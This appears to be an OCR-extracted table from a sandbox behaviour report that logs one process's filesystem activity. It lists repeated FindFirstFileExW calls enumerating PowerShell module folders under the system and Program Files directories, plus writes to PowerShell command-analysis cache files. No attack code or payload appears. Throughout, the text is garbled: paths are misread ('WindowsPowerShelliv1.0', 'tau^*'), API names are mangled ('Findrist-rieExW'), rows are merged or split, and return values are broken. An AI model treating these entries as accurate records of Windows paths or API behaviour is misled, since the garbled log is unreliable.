Call Filesystem API	API Name: FindFirstFileExW Args. ('wwindir'/ssystem32\WindowsPowerShelliv1.0\Modules\Wdac\', 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args. ('wwindir'/ssystem32\WindowsPowerShelliv1.0\Modules\Wdac\', 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\IModules\Wdac*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\', 0, bdadfbc, 0, 0, 0) Return: b152e4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\\', 0, bdadfbc, 0, 0, 0) Return: b15294 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\tau^*, 0, bdae008, 0, 0, 0) Return: b152b 00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\t^*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, bdadfbc, 0, 0, 0) Return: b152b80	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API			
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\t^*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\t^*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\t^*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API			

Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d29f1c05-5692-4a3a-8271-6d9dd1bf3150 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_75eda910-c753-4b76-97b0-e6240884dc2c	1280	1712
	Type: VSDT_COM_DOS	4000	4740
Write File Call Filesystem API	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Windows\PowerShell\Modules\)*, 0, bdae0b4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: Find his inelast varys. (bf52f40, bdae0c4) Return: 1	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\(^*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0\tau, 0, bdadec4, 0, 0, 0) Return: b152b 00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadec4, 0, 0, 0) Return: b152c 40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadf10, 0, 0, 0) Return: b152f4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pestert*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pestert*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5\tau, 0, bdadec4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5\tau, 0, bdadec4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5\t^*, 0, bdadf10, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet\t^*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%WindowsPowerShellfModules\PowerShellGet*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae100, 0, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\AppLockert*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\AppLockert*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Appx*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\BitsTransfer\t^*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\BitsTransfer 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\BitsTransfer\t^*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\BranchCache\ 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\BranchCache\t^*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\BranchCache\ 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, bdadfbc, 0, 0, 0) Return: b1 52f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, bdadfbc, 0, 0, 0) Return: b1 52980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, bdae008, 0, 0, 0) Return: b 152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient\t^*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DnsClient\t^*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient\t^*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\EventTracingManagement\t^*, 0, bdadfbc, 0, 0, 0) Return: b152b0 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\EventTracingManagement\t^*, 0, bdae008, 0, 0, 0) Return: b152c4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\nternational\\^, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
0 11 511 4 4 51			1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\tau^*, 0, bdae008, 0, 0, 0) Return: b152c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\\tau^*, 0, bdadfbc, 0, 0, 0) Return: b152p80	1280	1712
			1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCS*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280 1280	1712
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCS*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCS*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCS*, 0, bdae008, 0, 0, 0) Return: b152f40	1280 1280 1280	1712 1712
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280 1280 1280 1280	1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SCS*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SCS*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SCS*, 0, bdae008, 0, 0, 0) Return: b152440 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280 1280 1280 1280 1280	1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SCS*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SCS*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SCS*, 0, bdae008, 0, 0, 0) Return: b152440 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE*, 0, bdae008, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE*, 0, bdae008, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE*, 0, bdae008, 0, 0, 0) Return: b152b00	1280 1280 1280 1280 1280	1712 1712 1712 1712 1712

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\t^*, 0, bdadfbc, 0, 0, 0) Return: b152 c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\t^*, 0, bdadfbc, 0, 0, 0) Return: b152	1280	1712
Call Filesystem API	140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, bdadec4, 0, 0, 0) Retur	1280	1712
Call Filesystem API	n: b152c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, bdadec4, 0, 0, 0) Retur	1280	1712
Call Filesystem API	n: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell Archive\en-US*, 0, bdadf10, 0, 0, 0) Retur	1280	1712
Call Filesystem API	n: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell\Archive\tau^*, 0, bdae008, 0, 0, 0) Return: b15	1280	1712
	2f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdadfbc, 0, 0, 0) Return: b 152/40		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdadfbc, 0, 0, 0) Return: b 152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdadfbc, 0, 0, 0) Return: b152c4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, bdae008, 0, 0, 0) Return: b15298 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdadfbc, 0, 0, 0) Return: b152/40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae008, 0, 0, 0) Return	1280	1712
Call Filesystem API	: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdadfbc, 0, 0, 0) Return: b	1280	1712
Call Filesystem API	152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\t^*, 0, bdadfbc, 0, 0, 0) Return: b	1280	1712
Call Filesystem API	152f40 API Name: FindFirstFileExW Args: (%windir%\system32!WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\v1, 0, bdadec4, 0, 0, 0) R	1280	1712
	eturn: b152f40		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdadec4, 0, 0, 0) R eturn: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdadf10, 0, 0, 0) R eturn: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\t^, 0, bdae008, 0, 0, 0) Return: b 152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdadfbc, 0, 0, 0) Return: b15 2b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdadfbc, 0, 0, 0) Return: b15 2f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdae008, 0, 0, 0) Return: b15 2b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdadfbc, 0, 0, 0) Return: b152b0 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdadfbc, 0, 0, 0) Return: b152c4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdae008, 0, 0, 0) Return: b1529 80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0, bdadfbc, 0, 0, 0) Return: b1	1280	1712
Call Filesystem API	52b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0,0,bdadfbc, 0, 0, 0) Return: b1	1280	1712
Call Filesystem API	52b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan,Management\v0, 0, bdae008, 0, 0, 0) Return: b1	1280	1712
Call Filesystem API	52b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDts\v1, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: Findrist-rieExW Args: (%windir%)system32/WindowsPowerShell\v1.0\Modules\MsDtc\ 0, bdadfbc, 0, 0, 0) Return: b152/40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\MsDtc\tau^, 0, bdaetoc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\MsDtc\tau^, 0, bdaeto8, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\tVindowsPowerSheillv1.0\tModules\tMstDis(', 0, baae0us, 0, 0, 0) Return: b152/40 API Name: FindFirstFileExW Args: (%windir%lsystem32\tWindowsPowerSheillv1.0\tModules\tMstDis(', 0, baae0us, 0, 0, 0) Return: b152/40	1280	1712
		1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%)system32\WindowsPowerShelllv1.0\Modules\NetAdapter*, 0, bdadfbc, 0, 0, 0) Return: b152f40		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%)system32\WindowsPowerShelllv1.0\Modules\NetAdapter*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\v1, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\tau^*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\tag{0}*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\tWindowsPowerShell\v1.0\tModules\NetNat\t^*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat\t^*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat\t^*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
·		1	

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%)system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b152f4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdae008, 0, 0, 0) Return: b152f4 0	1280	1712
